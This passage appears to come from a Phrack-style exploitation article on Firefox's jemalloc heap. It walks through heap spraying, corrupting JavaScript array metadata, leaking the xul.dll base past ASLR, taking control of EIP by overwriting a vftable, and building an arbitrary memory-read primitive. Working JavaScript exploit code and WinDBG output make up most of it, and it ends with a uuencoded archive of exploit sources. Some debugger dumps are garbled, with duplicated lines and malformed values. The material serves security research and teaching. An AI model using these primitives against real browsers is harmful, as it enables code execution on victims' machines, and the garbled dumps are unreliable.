the ArrayObjects and make sure that our heap arrangement has succeeded; that is we have ArrayObjects and SVGImageElement objects one after the other contiguously on the jemalloc heap. The jerun command outputs a textual visualization of the regions of the requested run; their index, whether allocated (used) or not, address, and a 4-byte preview of the content.

```
0:000> !py c:\\tmp\\pykd_driver jerun 0x15b11000
[shadow] searching for run 0x15b11000
[shadow] [run 0x15b11000] [size 016384] [bin 0x00600608]
            [region size 0256] [total regions 0063] [free regions 0000]
[shadow] [region 000] [used] [0x15b11100] [0x0]
[shadow] [region 001] [used] [0x15b11200] [0x69e0cf70]
[shadow] [region 002] [used] [0x15b11300] [0x0]
[shadow] [region 003] [used] [0x15b11400] [0x69e0cf70]
```

Above we can see that the region at 15b11100 is the first region of the run, that it is allocated (used), and that its first 4 bytes are zero, corresponding to the flags of the ArrayObject. The next region at 15b11200 has a first dword of 69e0cf70, which is SVGImageElement's vftable pointer.

Let's examine in more detail:

0:000> dd 15b11100 1?80

```
[ Metadata of ArrayObject at region 000 ]
                  initlen capacity length
         flags
15b11100 00000000 0000001e 0000001e 0000001e
[ Contents of the ArrayObject ]
15b11110 45464645 ffffff81 47484847 ffffff81
15b11120 45464645 fffffff81 47484847 fffffff81
15b111d0 45464645 fffffff81 47484847 fffffff81
15b111e0 45464645 fffffff81 47484847 fffffff81
15b111f0 45464645 ffffff81 47484847 ffffff81
[ SVGImageElement object at region 001 ]
15b11200 69e0cf70 69e0eba0 1a590ea0 00000000
15b11210 11bfc830 00000000 00020008 00000000
15b11220 00000000 00000000 15b11200 00000000
15b11230 00000007 00000000 00090000 00000000
15b11240 69e0d1f4 00000000 00000000 00000000
15b11250 00000000 00000000 69e0bd38 00000000
. . .
```

We have indeed managed to arrange the heap the way we wanted. The next step is to search for the ArrayObject whose metadata we have corrupted via the assumed SVGImageElement overflow bug. The following code snippet assumes that we have overwritten all the metadata (16 bytes) and have used 0x666 as the new value for initlen, capacity and length.

```
var pwned_index = 0;
for(var i = 0; i < spray_size; i += 2)
{
    if(container[i].length > 500)
    {
       var pwnstr = "[*] corrupted array found at index: " + i;
       log(pwnstr);
       pwned_index = i;
       break;
    }
}
```

Our corrupted ArrayObject now allows us to index the corresponding JavaScript array beyond its end, and into the neighboring SVGImageElement object. Since we have sprayed arrays of length 30 (0xle), we can index into the first 8 bytes of the SVGImageElement object as a jsval of type double at index 30 (since at index 29 is the last element of the array).

```
0:000> dd 15b11300 1?80
[ Corrupted metadata of an ArrayObject ]
                  initlen capacity length
         flags
15b11300 00000000 00000666 00000666 00000666
              index 0
                         ] [
                               index 1
15b11310
        45464645 fffffff81 47484847 fffffff81
              index 2
                        ] [ index 3
15b11320 45464645 ffffff81 47484847 ffffff81
15b113c0 45464645 ffffff81 47484847 ffffff81
15b113e0 45464645 fffffff81 47484847 fffffff81
              index 28
                         1 [
                               index 29
15b113f0 45464645 fffffff81 47484847 fffffff81
              index 30
                        ] [ index 31
15b11400 69e0cf70 69e0eba0 1a590ea0 00000000
```

```
15b11410 11bfc830 00000000 00020008 00000000

[ index 35 ]
15b11420 00000000 00000000 15b11400 00000000
15b11430 00000007 00000000 00090000 00000000
...
15b114e0 e4000201 00000000 00000000 e4010301
15b114f0 06000106 00000001 00000000 e5e50000

0:000> g
[*] corrupted array found at index: 31147

----[ 5.3 - xul.dll base leak and our location in memory
```

We can read from index 30 above, but remember that because we are using an array to do so, the two 32-bit values there are going to be treated as a double jsval (since the one 32-bit value that corresponds to the type of the 64-bit jsval is less than 0xFFFFFF80). Therefore, we need to implement two helper functions; one to read the 64-bit value as a double and convert it to the corresponding raw bytes (named double_to_bytes()), and one to convert the raw bytes to their hexadecimal representation (named bytes_to_hex()). Reading from index 30 gives us a vftable pointer of SVGImageElement and we simply need to subtract from it the known non-ASLRed pointer from xul.dll.

```
var val_hex = \
    bytes_to_hex(double_to_bytes(container[pwned_index][30]));

var known_xul_addr = 0x121deba0; // 41.0.1 specific
var leaked_xul_addr = parseInt(val_hex[1], 16);
var aslr_offset = leaked_xul_addr - known_xul_addr;
var xul_base = 0x10000000 + aslr_offset;

var val_str = \
    "[*] leaked xul.dll base address: 0x" + xul_base.toString(16);

log(val_str);
```

In the SVGImageElement object at address 15b11428 above, indexed with our corrupted array at index 35, there is a pointer to the start of the object itself (15b11400). Such pointers exist in most (if not all, I haven't checked them all automatically) Firefox DOM objects for garbage collection purposes. By leaking this address from index 35 of our corrupted array, we can learn the location of all these objects in the jemalloc heap. This can be very helpful for creating fake but valid objects (as we will doing in the sections below).

```
val_hex = \
    bytes_to_hex(double_to_bytes(container[pwned_index][35]));

val_str = "[*] victim SVGImageElement object is at: 0x" + val_hex[0];
log(val str);
```

Again we use the two helper functions for reading double jsvals and converting them to hexadecimal.

In WinDBG the output is (edited for readability):

```
0:000> g
[*] corrupted array found at index: 31147
```

```
[*] leaked xul.dll base address: 0x67c30000
    [*] victim SVGImageElement object is at: 0x15b11400
    Breakpoint 0 hit
    eax=002cf801 ebx=1160b8b0 ecx=00000001 edx=00000002 esi=697f1386
    edi=00000000 eip=697f1386 esp=0038cce0 ebp=0038cd6c iopl=0
   nv up ei pl nz na po nc
    cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000202
    xul!js::math_asin:
    697f1386 push
    0:000> lm m xul
           end
    start
                       module name
    67c30000 6a162000
                       xul
Indeed we can verify with WinDBG's lm command that we have leaked the base
of xul.dll correctly. Also we now know the address of our victim
SVGImageElement object. The complete code for this is in file
'svg-leak.html' in the archive.
```

----[5.4 - EIP control

Our corrupted ArrayObject can of course also be used for writing memory. In order to get EIP control, we can simply overwrite a vftable pointer of the SVGImageElement object and then call one of its methods. The exact values we have to add to or subtract from the leaked SVGImageElement object address depend on the method we are calling (and the version of xul.dll).

```
var obj_addr = \
    parseInt(val_hex[0], 16); // our location in memory, see above

var deref_addr = obj_addr - 0x1f4 + 0x4; // 41.0.1 specific
var target_eip = "41424344";

var write_val_bytes = \
    hex_to_bytes(target_eip + deref_addr.toString(16));

var write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][30] = write_val_double;

log("[*] calling a method of the corrupted SVGImageElement object");

for(var i = 0; i < spray_size; i += 2)
{
    container[i].setAttribute("height", "100");
}</pre>
```

Since we don't know the exact index of SVGImageElement object we have corrupted, we call a method of all the objects we have sprayed.

After we have overwritten SVGImageElement's vftable, in WinDBG the situation looks like the following:

```
index 0
                       ] [ index 1
15b11310 45464645 ffffff81 47484847 ffffff81
              index 2
                       ] [ index 3
15b11320 45464645 ffffff81 47484847 ffffff81
15b113c0 45464645 ffffff81 47484847 ffffff81
15b113e0 45464645 fffffff81 47484847 fffffff81
              index 28
                       ] [
                              index 29
15b113f0 45464645 fffffff81 47484847 fffffff81
              index 30 ] [ index 31
15b11400 15b11210 41424344 1a590ea0 00000000
index 35
15b11420 00000000 00000000 15b11400 00000000
15b11430 00000007 00000000 00090000 00000000
15b114e0 e4000201 00000000 00000000 e4010301
15b114f0 06000106 00000001 00000000 e5e50000
0:000>q
[*] calling a method of the corrupted SVGImageElement object
(1084.a60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=15b11210 ebx=00000001 ecx=15b11400 edx=00000006 esi=1160b8b0
edi=15b11400 eip=41424344 esp=0032d2f0 ebp=0032d520 iopl=0
nv up ei pl zr na pe nc
```

41424344 je 41424346 [br=1]
We have EIP control, know the base of xul.dll, and can place arbitrary

cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010246

We have EIP control, know the base of xul.dll, and can place arbitrary content on the heap at known addresses, therefore it is quite simple at this point to ROP our way to whatever makes us happy. See the file 'svg-eip-control.html' for the complete code.

----[5.5 - Arbitrary memory leak

Although we have achieved total control over the Firefox process, let's look at something that requires more fine-grained control over the jemalloc heap. To demonstrate how jemalloc can be manipulated in detail, I will be describing how we can achieve the ability to read any number of bytes from any address we choose, i.e. an arbitrary memory leak.

For this purpose I will be using a constructed (i.e. fake) non-inline string. In order to be able to read back from this fake string, I will also need to create a fake string-type jsval that points to the fake non-inline string, and index this jsval via the corrupted ArrayObject. The problem with this approach is that the corrupted ArrayObject cannot be used to write a fake string-type jsval (or any other jsval); remember that there is no IEEE-754 64-bit double that corresponds to a 32-bit encoded value greater than 0xFFF00000. This is required since in order to create a fake jsval string we need to write ffffff85 as its tag value (see the discussion on strings in section 2.1 if you are confused at this point).

So, we need to find another way to construct a fake string-type jsval in controlled memory. What we can use is the reliability and the LIFO operation of jemalloc to create a more complex heap arrangement that will help us solve this problem. Specifically, I will add typed arrays to the methodology to utilize their fully controlled content. Although, as we have seen, I cannot place the metadata of a typed array in memory reachable by user-controlled data, the actual data of a typed array (which are controlled to byte granularity) can be placed on jemalloc runs.

We start by spraying with ArrayObjects the 256-sized jemalloc runs. Again, we have to bypass the nursery and move our objects to jemalloc, so the size of our spray is 16777216 / 256 == 65536 arrays.

```
var spray_size = 66000;
var container = new Array();

for(var i = 0; i < spray_size; i++)
{
    container[i] = new Array();

    for(var j = 0; j < 30; j += 2) // 30 * 8 == 240 bytes
    {
        container[i][j] = 0x45464645;
        container[i][j + 1] = 0x47484847;
    }
}</pre>
```

This time, instead of creating a hole every other allocation, we create two holes for every ArrayObject we leave on the jemalloc heap. We also trigger a GC to make the holes reclaimable.

```
for(var i = 0; i < spray_size; i += 3)
{
    delete(container[i]);
    container[i] = null;
    container[i] = undefined;

    delete(container[i + 1]);
    container[i + 1] = null;
    container[i + 1] = undefined;
}

var gc_ret = trigger_gc();</pre>
```

Let's assume at this point that we have a breakpoint and look at how the jemalloc 256-sized runs look like:

```
0:043> !py c:\tmp\pykd_driver jeruns -s 256
[shadow] listing allocated non-current runs for size class 256
[shadow] [total non-current runs 446]

[shadow] [run 0x0e507000] [size 016384] [bin 0x00700608]
        [region size 0256] [total regions 0063] [free regions 0000]
...

[shadow] [run 0x11d03000] [size 016384] [bin 0x00700608]
        [region size 0256] [total regions 0063] [free regions 0042]
```

[shadow] [run 0x15f09000] [size 016384] [bin 0x00700608]

```
[region size 0256] [total regions 0063] [free regions 0042]
    [shadow] [run 0x15f0d000] [size 016384] [bin 0x00700608]
        [region size 0256] [total regions 0063] [free regions 0042]
    [shadow] [run 0x15f11000] [size 016384] [bin 0x00700608]
        [region size 0256] [total regions 0063] [free regions 0042]
    [shadow] [run 0x15f15000] [size 016384] [bin 0x00700608]
        [region size 0256] [total regions 0063] [free regions 0042]
    [shadow] [run 0x15f19000] [size 016384] [bin 0x00700608]
        [region size 0256] [total regions 0063] [free regions 0042]
Looking at one of these runs (in random) with shadow we see:
    0:000> !py c:\tmp\pykd_driver jerun 0x15f15000
    [shadow] searching for run 0x15f15000
    [shadow] [run 0x15f15000] [size 016384] [bin 0x00700608]
        [region size 0256] [total regions 0063] [free regions 0042]
    [shadow] [region 000] [free] [0x15f15100] [0xe5e5e5e5]
    [shadow] [region 001] [free] [0x15f15200] [0xe5e5e5e5]
    [shadow] [region 002] [used] [0x15f15300] [0x0]
    [shadow] [region 003] [free] [0x15f15400] [0xe5e5e5e5]
    [shadow] [region 004] [free] [0x15f15500] [0xe5e5e5e5]
    [shadow] [region 005] [used] [0x15f15600] [0x0]
    [shadow] [region 006] [free] [0x15f15700] [0xe5e5e5e5]
    [shadow] [region 007] [free] [0x15f15800] [0xe5e5e5e5]
    [shadow] [region 008] [used] [0x15f15900] [0x0]
    [shadow] [region 009] [free] [0x15f15a00] [0xe5e5e5e5]
    [shadow] [region 010] [free] [0x15f15b00] [0xe5e5e5e5]
    . . .
```

Our hole punching has worked. Remember that e5e5e5e5 is the value used by Firefox for the sanitization of freed jemalloc regions. The used regions with the value 0x0 as their first dword are the ArrayObjects we have left on the heap.

We now reclaim these holes on the jemalloc heap with one SVGImageElement object and one Uint32Array typed array after each ArrayObject. We make sure the content of this typed array is of size 256 bytes so it goes on the jemalloc run we are targeting. At this point the actual content of the typed array doesn't matter.

```
for(var i = 0; i < spray_size; i += 3)
{
    container[i] = \
    document.createElementNS("http://www.w3.org/2000/svg", "image");

    container[i + 1] = new Uint32Array(64);

    for(var j = 0; j < 64; j++) // 64 * 4 == 256
    {
        container[i + 1][j] = 0x51575751;
    }
}</pre>
```

Now, the same run from above looks like: 0:000> !py c:\tmp\pykd_driver jerun 0x15f15000 [shadow] searching for run 0x15f15000 [shadow] [run 0x15f15000] [size 016384] [bin 0x00700608] [region size 0256] [total regions 0063] [free regions 0000] [shadow] [region 000] [used] [0x15f15100] [0x69e0cf70] [shadow] [region 001] [used] [0x15f15200] [0x51575751] [shadow] [region 002] [used] [0x15f15300] [0x0] [shadow] [region 003] [used] [0x15f15400] [0x69e0cf70] [shadow] [region 004] [used] [0x15f15500] [0x51575751] [shadow] [region 005] [used] [0x15f15600] [0x0] [shadow] [region 006] [used] [0x15f15700] [0x69e0cf70] [shadow] [region 007] [used] [0x15f15800] [0x51575751] [shadow] [region 008] [used] [0x15f15900] [0x0] [shadow] [region 009] [used] [0x15f15a00] [0x69e0cf70] [shadow] [region 010] [used] [0x15f15b00] [0x51575751] [shadow] [region 014] [used] [0x15f15f00] [0x0] [shadow] [region 015] [used] [0x15f16000] [0x69e0cf70] [shadow] [region 016] [used] [0x15f16100] [0x51575751] 0:000> dd 0x15f15f00 1?90 [ArrayObject] 15f15f00 00000000 0000001e 0000001e 0000001e 15f15f10 45464645 fffffff81 47484847 ffffff81 15f15f20 45464645 ffffff81 47484847 ffffff81 15f15f30 45464645 fffffff81 47484847 fffffff81 15f15f40 45464645 fffffff81 47484847 fffffff81 15f15f50 45464645 ffffff81 47484847 ffffff81 15f15f60 45464645 ffffff81 47484847 ffffff81 15f15f70 45464645 ffffff81 47484847 ffffff81 15f15f80 45464645 ffffff81 47484847 ffffff81 15f15f90 45464645 ffffff81 47484847 ffffff81 15f15fa0 45464645 ffffff81 47484847 ffffff81 15f15fb0 45464645 ffffff81 47484847 ffffff81 15f15fc0 45464645 ffffff81 47484847 ffffff81 15f15fd0 45464645 fffffff81 47484847 fffffff81 15f15fe0 45464645 ffffff81 47484847 ffffff81 15f15ff0 45464645 fffffff81 47484847 fffffff81 [SVGImageElement] 15f16000 69e0cf70 69e0eba0 1652da20 00000000 15f16010 0d863c90 00000000 00020008 00000000 15f16020 00000000 00000000 15f16000 00000000 15f16030 00000007 00000000 00090000 00000000 15f16040 69e0d1f4 00000000 00000000 00000000 15f16050 00000000 00000000 69e0bd38 00000000 15f16060 69f680d4 e5e50000 69f680d4 e5e50000 15f16070 69f680d4 e5e50100 00000000 e5e5e5e5 15f16080 69e0c9d8 69e0c24c 00000000 00000000

15f160a0 00000000 e5e5e5e5 00000000 00000000 15f160b0 00890001 e5000000 00000000 e5e5e5e5 15f160c0 00000000 00000000 e4000001 00000000 15f160d0 00000000 e4010101 00000000 00000000 15f160e0 e4000201 00000000 00000000 e4010301 15f160f0 06000106 00000001 00000000 e5e50000

```
[ Uint32Array contents ]
15f16100   51575751  51575751  51575751
15f16110   51575751  51575751  51575751
15f16120   51575751  51575751  51575751
15f16130   51575751  51575751  51575751
```

We have managed to create the arrangement we require; we have one ArrayObject (with its metadata and jsval contents), followed by an SVGImageElement object, followed by the contents of a Uint32Array. If we look at some other runs (of our targeted size, 256) we may see that in some of them the arrangement has not succeeded. That is the ArrayObject is followed by a Uint32Array, which is then followed by an SVGImageElement object. This happens sometimes, but it doesn't really affect us. As long as there is one run on which our arrangement has worked, our methodology can be applied. Below I will explain why some runs with incorrect arrangement do not pose a problem; just keep it in mind in case you have seen it with shadow and you are wondering.

Next we proceed with triggering our assumed heap overflow bug in an SVGImageElement method. This allows us to overwrite data from the SVGImageElement object onto the ArrayObject we placed after it (and of course the in-between Uint32Array in this case). We then locate the pwned ArrayObject as we did in section 5.2, and use it to leak our location in memory as we did in 5.3 (see file 'arbitrary-leak.html' in the archive for the complete code). We can now focus on transforming our relative leak to an arbitrary leak.

Since we know the address of the SVGImageElement object, we can calculate the address of the neighboring Uint32Array; it is 0x100 bytes after it. We can then create our fake string-type jsval at the beginning of every Uint32Array we have sprayed. This fake jsval will point 0x10 bytes after the start of the Uint32Array. There we will create a fake non-inline string with the arbitrary address we want to leak from. The JavaScript code for all these is the following:

```
// this is the leaked address of the SVGImageElement object
var obj_addr = parseInt(val_hex[0], 16);
// where we will place our fake non-inline string
var fake_jsstring_addr = obj_addr + 0x110;
// create a fake string-type jsval at the start
// of each sprayed Uint32Array object
for(var i = 0; i < spray_size; i += 3)</pre>
    container[i + 1][0] = fake_jsstring_addr;
    container[i + 1][1] = 0xffffff85;
}
// at obj_addr + 0x110, which corresponds to [64] and [65],
// we create a fake non-inline string
var read_len = "00000002"; // fake string size
write_val_bytes = hex_to_bytes(read_len + "00000049");
write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][64] = write_val_double;
// we use the base of xul.dll as the arbitrary address to
// read from, since we know that the first two bytes there
// are "MZ" in ASCII
```

```
var read_addr = xul_base.toString(16);
   write_val_bytes = hex_to_bytes("00000000" + read_addr);
   write_val_double = bytes_to_double(write_val_bytes);
    container[pwned_index][65] = write_val_double;
    // let's read from our fake string, it is at index [62]
    var leaked = "[*] leaked: " + container[pwned index][62];
    log(leaked);
The actual objects in memory after the execution of the above code are:
    0:000> dd 0x15f15f00 1?90
    [ Our corrupted ArrayObject ]
    15f15f00 00000000 00000666 00000666 00000666
    15f15f10 45464645 fffffff81 47484847 ffffff81
    15f15f20 45464645 fffffff81 47484847 fffffff81
    15f15f30 45464645 fffffff81 47484847 fffffff81
    15f15f40 45464645 fffffff81 47484847 fffffff81
    15f15f50 45464645 fffffff81 47484847 fffffff81
    15f15f60 45464645 fffffff81 47484847 fffffff81
    15f15f70 45464645 fffffff81 47484847 ffffff81
    15f15f80 45464645 ffffff81 47484847 ffffff81
    15f15f90 45464645 fffffff81 47484847 fffffff81
    15f15fa0 45464645 fffffff81 47484847 fffffff81
    15f15fb0 45464645 fffffff81 47484847 fffffff81
    15f15fc0 45464645 fffffff81 47484847 fffffff81
    15f15fd0 45464645 fffffff81 47484847 fffffff81
   15f15fe0 45464645 fffffff81 47484847 fffffff81
   15f15ff0 45464645 ffffff81 47484847 ffffff81
    [ Our SVGImageElement object ]
    15f16000 69e0cf70 69e0eba0 1652da20 00000000
             0d863c90 00000000 00020008 00000000
    15f16010
    15f16020 00000000 00000000 15f16000 00000000
    15f16030 00000007 00000000 00090000 00000000
    15f16040 69e0d1f4 00000000 00000000 00000000
    15f16050 00000000 00000000 69e0bd38 00000000
    15f16060 69f680d4 e5e50000 69f680d4 e5e50000
    15f16070 69f680d4 e5e50100 00000000 e5e5e5e5
    15f16080 69e0c9d8 69e0c24c 00000000 00000000
    15f160a0 00000000 e5e5e5e5 00000000 00000000
    15f160b0 00890001 e5000000 00000000 e5e5e5e5
    15f160c0 00000000 00000000 e4000001 00000000
    15f160d0 00000000 e4010101 00000000 00000000
    15f160e0 e4000201 00000000 00000000 e4010301
    15f160f0 06000106 00000001 00000000 e5e50000
    [ The contents of our Uint32Array ]
             [ string jsval ]
    15f16100 15f16110 fffffff85 51575751 51575751
              [ fake non-inline string
                                               1
                      [ size ] [ addr ]
    15f16110 00000049 00000002 67c30000 00000000
    15f16120 51575751 51575751 51575751 51575751
    15f16130 51575751 51575751 51575751 51575751
The output in WinDBG is:
```

```
[*] corrupted array found at index: 25649
```

- [*] leaked xul.dll base address: 0x67c30000
- [*] victim SVGImageElement object is at: 0x15f16000
- [*] leaked: MZ

Since we used the address of the base of xul.dll (we previously leakd) as the arbitrary address to leak from, we get back "MZ" as we expected. At this point it should be clear why it doesn't matter if the heap arrangement didn't succeed in some jemalloc runs. We can keep trying to leak via our fake string jsvals that we placed in the beginning of all sprayed Uint32Arrays. We will only get back the expected "MZ" value from a jsval on a run that the heap arrangement succeeded. On runs that the arrangement didn't work (that is the Uint32Array is before the SVGImageElement object), trying to access index 62 (where we expect our fake string jsval to be) would simply return a double due to the two dwords there being interpreted as an IEEE-754 jsval without a tag. This doesn't attempt to do dereference anything, therefore no crash can happen.

When we finally get back the "MZ" value, we can re-use our fake string jsval to leak from whatever address we want.

```
// now we can re-use the fake string-type jsval
    // to leak from another location
    read_addr = "cafebabe"; // crash to demonstrate
    write_val_bytes = hex_to_bytes("00000000" + read_addr);
    write_val_double = bytes_to_double(write_val_bytes);
    container[pwned_index][65] = write_val_double;
    leaked = "[*] leaked: " + container[pwned_index][62];
    log(leaked);
Our Uint32Array now looks like:
    [ The contents of our Uint32Array ]
              [ string jsval ]
    15f16100 15f16110 fffffff85 51575751 51575751
              [ fake non-inline string
                                                1
                       [ size ] [ addr ]
    15f16110 00000049 00000002 cafebabe 00000000
    15f16120 51575751 51575751 51575751 51575751
    15f16130 51575751 51575751 51575751 51575751
```

Trying to read from address cafebabe leads of course to a crash (just to demonstrate):

```
0:000> g
(858.f68): Access violation - code c0000005 (first chance)
```

First chance exceptions are reported before any exception handling. This exception may be expected and handled.

We finally have a re-usable arbitrary leak primitive and we also know the base of xul.dll. We can dynamically search for ROP gadgets and construct our ROP chain at exploit runtime in JavaScript.

----[5.6 - Use-after-free bugs

Exploiting use-after-free bugs with the presented methodology is a matter of reclaiming the jemalloc region left by the freed object with a typed array (Uint32Array). Then we use the fake object's methods to overwrite the metadata of a neighboring sprayed ArrayObject, and we apply the given methodology.

--[6 - Conclusion

Greetz and thankz to the Phrack Staff for bugging me to write this and for their very helpful review ;) The Immunity team during my dry run for Infiltrate also provided insightful comments.

Finally, bro sups to huku, nemo, the CENSUS crew and all the !fapperz.

--[7 - References

- [INF] OR'LYEH? The Shadow over Firefox http://web.archive.org/web/20150403070544/http://infiltratecon.com/
 speakers.html#firefox
- [JSV] JS::Value https://developer.mozilla.org/en-US/docs/Mozilla/Projects/
 SpiderMonkey/JSAPI_Reference/JS::Value
- [IFP] IEEE Standard for Floating-Point Arithmetic (IEEE-754) http://en.wikipedia.org/wiki/IEEE_floating_point
- [JS0] JSObject https://developer.mozilla.org/en-US/docs/Mozilla/Projects/
 SpiderMonkey/JSAPI_reference/JSObject
- [P20] Advanced Exploitation of Mozilla Firefox Use-After-Free Vulnerability (Pwn2Own 2014) - http://www.vupen.com/blog/ 20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php
- [REN] XSS and Beyond https://www.owasp.org/images/c/c3/20140617-XSS_and_beyond-Rene.pdf
- [F32] Firefox Release 32.0 https://www.mozilla.org/en-US/firefox/32.0/releasenotes/
- [PSJ] Pseudomonarchia jemallocum http://www.phrack.org/issues/68/10.html
- [UNJ] unmask_jemalloc https://github.com/argp/unmask_jemalloc
- [SHD] shadow https://github.com/CENSUS/shadow
- [FSJ] Heap Feng Shui in JavaScript http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html

--[8 - Source code

begin 664 code.tar.gz
M'XL("(*@)U8"`V-O9&4N=&%R`.P\:W?;MI+YNOP5J.[=M:18%/5.Y\$<W3=+4
MY]1.3IWTGAY;1X5(2&+,5PG2DKK;_[XS`\$B">OC1..YVUW0B"20P&,P+,P.`
M=NBPYK.O>UEP#08]_&X->I;^G5W/6NU^JS5H6U:W]<QJ6=V.]8STGCW"E?*\$
MQH0\H_\$LNJG>;<__II>-_*?QQ\$UB&J\:'J-7YCSQO8?F?[_?W<%_^-G-^`]_</pre>

M5@?XWVUW.\^(]<3_KWX=(K./C<,YHPY\<3MVH^38,)I-\OZGO1]_>?O#M^3C MG)'S.77"!0F064R^=V,V#9=8!ZGRG[-X3NTK,V")84S3P\$[<,"!>.*OZC',Z M8S7COPP"%]2/V6\IM.9#,HG#!6>QZ82^N7`#`&XZJ1^9+*`3CSFD<4R2.&6B MH8)#GA^1RF50.1`WM49Y1P?&'QH*2>S.9BP>S^QJAL(U\'IF4W)\$`K8@K^*8 MKJK0*G_&DQB>5507>"<:!Z`B<-,)[=1G06+:,:,)>^LQ+%4K4:4F:XN/O-8D $M=\$8FC2(6.*_GKN=4):"LLVD85Q\&\"Y"M^_@Z)&\#\-?SYS510R*,ET+JU;9+$ M8915`PJ=TF1N3KT0.A`_8PIT\JLU4B?]?K]6U)<(F6X0L/B'CZ<_0A_J5L*6 MR>LP2&`<Y#G"+1H!\2[<\$53-[_XA!Q2S)(T#?%YFPIPMQTDXGJP2QJM0T#DA $Mi@*LB]*NJD^3TV/!+)EC&<;77B>/@&)&*9]7(QIS=@)<P58\G0"257<?FNR3"$ M5K]6VX:P:"U0!0&<QJ%/YDD2#90-Q6)ATIC.Z8J:=N@W;1I<4RX5I-,L!B@` MX!"=, `7)K8IR:90NQ4&VK':G\$*L`[DC\$U>`*\$<R>7%@C\A_\$6KZPBH=LG_B: MM+G3*@`Z(MUUFJ#`5JLE,(-IC1P>DE8-6*J>M\$;D^)@,-)GP\\Y;6:N,:`*L MU\$D;ZK76`4\$=OY:7BON:L%BD2:QB#'_DOXRUBE5.OB6-%AF2YT#PO-\$?A:4! M(YAZ"3F2=(7:51_J"8V-PD6UO4]Z[91`D]1%'?T1(PTQE!ITL*U9^0Y(7ENW M40I'@:)"8ZCP^1)%D/)?*'N0*0\$0UN5G]`SNK--<H7)A+:?3?7+7SY\$NDX4B $M'!^1L]^2?P^3RX?WYR<>3G]^.3\Z^/SD[^?C+[GX'$J:%G]^8MGSOZ/<S[/70[$ M[M4=^YU^>;]'(-#6[AZL.\'>TD/>2V:.8(@@^M*6P2BHMDC\$&`I:CC=2Z\$/ MH`8P&H7>[+_LM+J#U@NKUWOYLMO3[%]\$2C-54ENW<=DP(^B[(21XB^&QRO9D M70WJ@'E]ERK<:-\$BU+S<8.^&7]50):"540T^6K4-ANDJ#\P!JF_^&VDZJIN_ $M^9J_8YP0&PUWG0Q8:5DF)EH$80TU<R0[EE.W#R@N,XM9'N%RJQRHQH,106-?]$ ME)X#BWLU\M\9']03,.@P3X/!E69=3@:E&I:\$Q.2D@#[&P7J/0HHUH[0YW\(< M7YWH\$RVZ&CZ-E\$TM2&0-2<6J[.?E*I1;6KD-Y;96[D"YHY6[4.YJY1Z4>UJY $\texttt{M}\#^6^5\texttt{AY}`>: \texttt{"57T}\#\texttt{YA59}^\texttt{">671}; \texttt{F}^8^&\texttt{MC/A-M}\#+\texttt{B9VMEQ}, _1\texttt{RH}@?\texttt{T} \setminus \texttt{J} (\texttt{W}[\texttt{0B}))$ M&:G[MJTUUY:WU8U=OE=UHKP3\$"A0FZV^:0MYK2A_,4\$!0YZ.#FZJ\>_@C8UV $\texttt{MSO8;00(FD\setminus('W()\#^U8<VG?^(;.<'\$29MT9EJ>/7LW$4\$H$$S)&M_F^P:+?Z}$ $\texttt{MB\&:OC]Y\&O]?K] `\texttt{OR1A!=C+G[.QJ4?M_*="VO8(.+35WPOK>\&(^5(HO\#2,OBZ))]} \\$ $MJ((QJV)&P.)_&Q8BH:X=(SDD#H)O^@X53"?S_YS.R$A.*+5VZ(1PK\MU(])$ MQUX:E<T!Z&`_2["?`6Q'?`M''JG8L<`204#JM;06#N]+[^KB\TC<`WC+;J_; $MA[_>P0VUT9"/9.U!]P7\#=;]-\7^G'@BOD/BS4,/PA,,)(&*GYE//2^T08IH$ ME),-7:40IBP(BU=\$/*="7*8Q8R19A-H]3I)0PF82\IWHCH3JK)/>81Y+6%4? MJ&;JUQF3>M[.AVG@L"D4'8UGF]`%#;?WD)%W9R]9!:VG+5/CS!Z#^D\$U/68_ $M*/Q>FM"@796UE"G(6)#S+0JYBX3.Y/[\YW<G/IUED3JY3CW`"+,+&](/;,Q:$ MBZ:;5?\\LP#V.B8N)U3.O@ULZ:A.=C"I8,S6#,39>;6B>>J+CAG&LR8F\$YI@ MKZ5KH4XK)0""#9AM`I=F028I:".+&7\$#U"A=J[:J,-;GKI]Z4AM]S."\$0:4D $M47;("QE?DRG`(XSW[X`+\)_9[M2U-90@/#-GYC`#5!"BU>_W1R8/?38N!&SL$ MLV0>.M4-<=XZANFTHJ>KH@4HU-@%U5I*;WA7Z'R[F(*KK8M=-@4?DYYE[>*Q MOD'EIX3M#.,XC1(0:8I2!*B`WA,*(H\X@E\"LN"6S34.6`*IE1\HR#C?:7/< MAC)L3H^RH2:]"II&JC4<)J!05SOF!92%-&F\$T\8\$!\/!3Z!._FB9>F1".2.8 M.2\8<TT]]\$^5\I9<UO4PN:"ZAN+HHF.-:K4UA^\$J"!?!&+H<4\>)A3JUVBV' M32CH)"#3;9F6V<IE,F^'N`%DK6&>*%.(@L\N4F2%<TBY%X]!WK@PR^L0&FNX $\verb|M%:WPCB#(D;1PX@*N:_`.RG02XB/N"!&272$<T_$4<;$+QCF$GDN4H*P/,PG/|$ $M04>#635'/=<A!7EW;K8D,AD>SW-9*W@O';4X]+S<4N_Q#*7]K)YK,G,H'2_T$ MM;9-0)J5AP95.DW`MDCXF=9H+EHMHY*2I#\G1;UU*5+TEK2^=L&[]7<@*J:I M)*-Y)BA9E+I)XS]%WB2F`0>#Y0M"Q`RMW;74)O27*-C8;'%J3<4`R9W2;*U+ $M\Q1D:OR9<R$M6;,<PG,4U9958*7<-"K:$=FJD:PB<`,Y]($&37C6R.U<4*:$$ M47LN32VP4IM,,\[_>2=B8S:U<#;='-5N%^Q"><%3<;WH':S9N/*0,Z`XTHM^ M=P2,<.!';Z0E,Z@SADD"14EI>3M;F8G=!*8XX\$66X"\M`N0MGV<MNR^SJ;EH M*@5<%WN57U^#KAKND']\$_6@#ZH%1'H:2AQO,RBU#RBA@H:;D(+_6F'HWC`DX M"=[[GIRE9!H7%:O\$5!`RI=S`TO9H;9K(;(,LR2E[%R9MS1C(^K?;`M7+FBF0 M/AEW@PV?#&IJG6H>&DQ`9,&(33%/U\$AAFD"=W*ZQN;D)I6D1A*%!""U@W,IQ M4UF`0B`J-IW"Y#IAE0.I(I3/\$83# 